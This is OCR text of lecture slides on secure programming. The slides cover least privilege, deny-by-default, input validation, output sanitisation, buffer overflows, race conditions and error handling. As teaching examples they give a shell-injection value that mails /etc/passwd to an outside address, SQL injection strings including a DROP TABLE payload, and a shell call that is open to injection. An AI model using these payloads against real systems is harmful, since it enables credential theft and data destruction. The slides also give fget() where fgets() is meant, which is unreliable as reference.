
Multiple layers of defense

XIII century

XXI century




Complexity



System calls in Apache

Complexity



System calls in IIS

Design – (some) golden rules

- Make security-sensitive parts of your code small
- Least privilege principle
  - program should run on the least privileged account possible
  - same for accessing databases, files etc.
  - revoke a privilege when it is not needed anymore
- Choose safe defaults
- Deny by default
- Limit resource consumption
- Fail gracefully and securely
- Question again your assumptions, decisions etc.

Deny by default

```
def isAllowed(user):
  allowed = true
  try:
    if (!listedInFile(user, "admins.xml")): allowed = false
  except IOError: allowed = false
  except: pass
  return allowed
```

No!

What if XMLError is thrown instead?


```
def isAllowed(user):
  allowed = false
  try:
    if (listedInFile(user, "admins.xml")): allowed = true
  except: pass
  return allowed
```

Yes

Further reading

Ross Anderson

Security Engineering: A Guide to Building Dependable Distributed Systems



(the book is freely available at http://www.cl.cam.ac.uk/~rja14/book.html)


Implementation

- Bugs appear in code, because *to err is human*
- Some bugs can become vulnerabilities
- Attackers might discover an exploit for a vulnerability

What to do?

- Read and follow guidelines for your programming language and software type
- Think of security implications
- Reuse trusted code (libraries, modules etc.)
- Write good-quality, readable and maintainable code (bad code won't ever be secure)

Things to avoid



Procedures or docs that are impossible to follow; code impossible to maintain

Implementation

What does this code do? Would you like to maintain it?

```
@P=split//,".URRUU\c8R";@d=split//,"\nre
kcah xinU / lreP rehtona tsuJ";sub
p{@p{"r$p","u$p"}=(P,P);pipe"r$p","u$p";
++$p;($q*=2)+=$f=!fork;map{$P=$P[$f|ord(
$p{$_})&6];$p{$_}=/^$P/ix?$P:close$_}key
s%p}p;p;p;p;p;map{$p{$_}=~/^[P.]/&&
close$_}%p;wait until$?; map{
/^r/&&<$_>}%p;$_=$d[$q];sleep rand(2)
if/\S/;print
```

Enemy number one: Input data

- **Don't trust input data** – input data is the single most common reason of security-related incidents
- *Nearly every active attack out there is the result of some kind of input from an attacker. Secure programming is about making sure that inputs from bad people do not do bad things.**
- Buffer overflow, invalid or malicious input, code inside data…

* *Secure Programming Cookbook for C and C++* J. Viega, M. Messier


Enemy #1: Input data (cont.)

Example: your script sends e-mails with the following shell command:

```
cat confirmation | mail $email
```

and someone provides the following e-mail address:

```
me@fake.com; cat /etc/passwd | mail me@real.com
```



```
cat confirmation | mail me@fake.com;
cat /etc/passwd  | mail me@real.com
```

Enemy #1: Input data (cont.)

Example (SQL Injection): your webscript authenticates users against a database:

```
select count(*) from users where name = '$name'
and pwd = '$password';
```

but an attacker provides one of these passwords:

```
anything' or 'x' = 'x
```

```
select count(*) from users where name = '$name'
and pwd = 'anything' or 'x' = 'x';
```


```
XXXXX'; drop table users; --
```

```
select count(*) from users where name = '$name'
and pwd = 'XXXXX'; drop table users; --';
```

Input validation

- Input validation is crucial
- Consider all input dangerous until proven valid
- Default-deny rule
  - allow only “good” characters and formulas and reject others (instead of looking for “bad” ones)
  - use regular expressions
- Bounds checking, length checking (buffer overflow) etc.
- Validation at different levels:
  - at input data entry point
  - right before taking security decisions based on that data

Validation and sanitization



Sanitizing output

- Escaping characters that may cause problems in external systems (filesystem, database, LDAP, Mail server, the Web, client browser etc.)

’ => \’

- Reuse existing functions
  - E.g. **addslashes()** in PHP


Enemy #1: Input data (cont.)

- Buffer overflow (overrun)
  - accepting input longer than the size of allocated memory
  - risk: from crashing system to executing attacker's code (stack-smashing attack)
  - example: the Internet worm by Robert T. Morris (1988)
  - comes from C, still an issue (C used in system libraries)
  - allocate enough memory for each string (incl. null byte)
  - use safe functions:

    ~~`gets()`~~ → `fget()`
    ~~`strcpy()`~~ → `strlcpy()`
    (same for `strcat()`)
  - tools to detect: Immunix StackGuard, IBM ProPolice etc.

Enemy #1: Input data (cont.)

- Buffer overflow



Enemy #1: Input data (cont.)

- Command-line arguments
  - are numbers within range?
  - does the path/file exist? (or is it a path or a link?)
  - does the user exist?
  - are there extra arguments?
- Configuration files – if accessible by untrusted users
- Environment
  - check correctness of the environmental variables
- Signals
  - catch them
- Cookies, data from HTML forms etc.

Coding – common pitfalls

- Don't make any assumptions about the environment
  - common way of attacking programs is running them in a different environment than they were designed to run
  - e.g.: what PATH did your program get? what @INC?
  - set up everything by yourself: current directory, environment variables, umask, signals, open file descriptors etc.
  - think of consequences (example: what if program should be run by normal user, and is run by root? or the opposite?)
  - use features like "taint mode" (`perl -T`) if available

Coding – advice (cont.)

Separate data from code:

- Careful with shell and *eval* function
  - sample line from a Perl script:
    `system("rpm -qpi $filename");`
    but what if `$filename` contains illegal characters: | ; ` \
  - `popen()` also invokes the shell indirectly
  - same for `open(FILE, "grep -r $needle |");`
  - similar: `eval()` function (evaluates a string as code)
- Use parameterized SQL queries to avoid SQL injection:

```
$query = "select count(*) from users
        where name = $1 and pwd = $2";
pg_query_params($connection, $query,
                array($login, $password));
```

Coding – common pitfalls (cont.)


- What if someone executes your code twice, or changes environment in the middle of execution of your program?

- Race condition
  - difference between the time of check and the time of use
  - problem: non-atomic execution of consecutive commands performing an atomic action (“check and do”)
  - result: invalidation of assumptions made by the victim
- Can your code run parallel?
  - use file locking
  - beware of deadlocks

Coding – advice

- Deal with errors and exceptions
  - catch exceptions (and react)
  - check (and use) result codes (e.g.: `close || die`)
  - don't assume that everything will work (especially file system operations, system and network calls)
  - if there is an unexpected error:
    - Log information to a log file (syslog on Unix)
    - Alert system administrator
    - Delete all temporary files
    - Clear (zero) memory
    - Inform user and exit
  - don't display internal error messages, stack traces etc. to the user (he doesn't need to know the failing SQL query)

Coding – advice



Wrong

OK

Errors / exceptions

No:

```
try {
    ...
    // a lot of commands
    ...
} catch (Exception e) {
    e.printStackTrace();
}
```

Yes:

```
try {
    // few commands
} catch (MalformedURLException e) {
    // do something
} catch (FileNotFoundException e) {
    // do something else
} catch (XMLException e) {
    // do yet something else
} catch (IOException e) {
    // and yet something else
}
```

Coding – advice (cont.)

- Use logs
  - when to log? depending on what information you need
  - logging is good – more data to debug, detect incidents etc.
  - (usually) better to log errors than print them out
  - what to log: date and time, username, UID/GID, client IP, command-line arguments, program state etc.
- Use assertions
  - test your assumptions about internal state of the program
  - `assert circumference > radius:`
    `"Wrong circle values!!!";`
  - available in C#, Java (since 1.4), Python, C (macros), possible in any language (`die unless ...` in Perl)

Coding – advice (cont.)

- Protect passwords and secret information
  - don't hard-code it: hard to change, easy to disclose
  - use external files instead (possibly encrypted)
  - or certificates
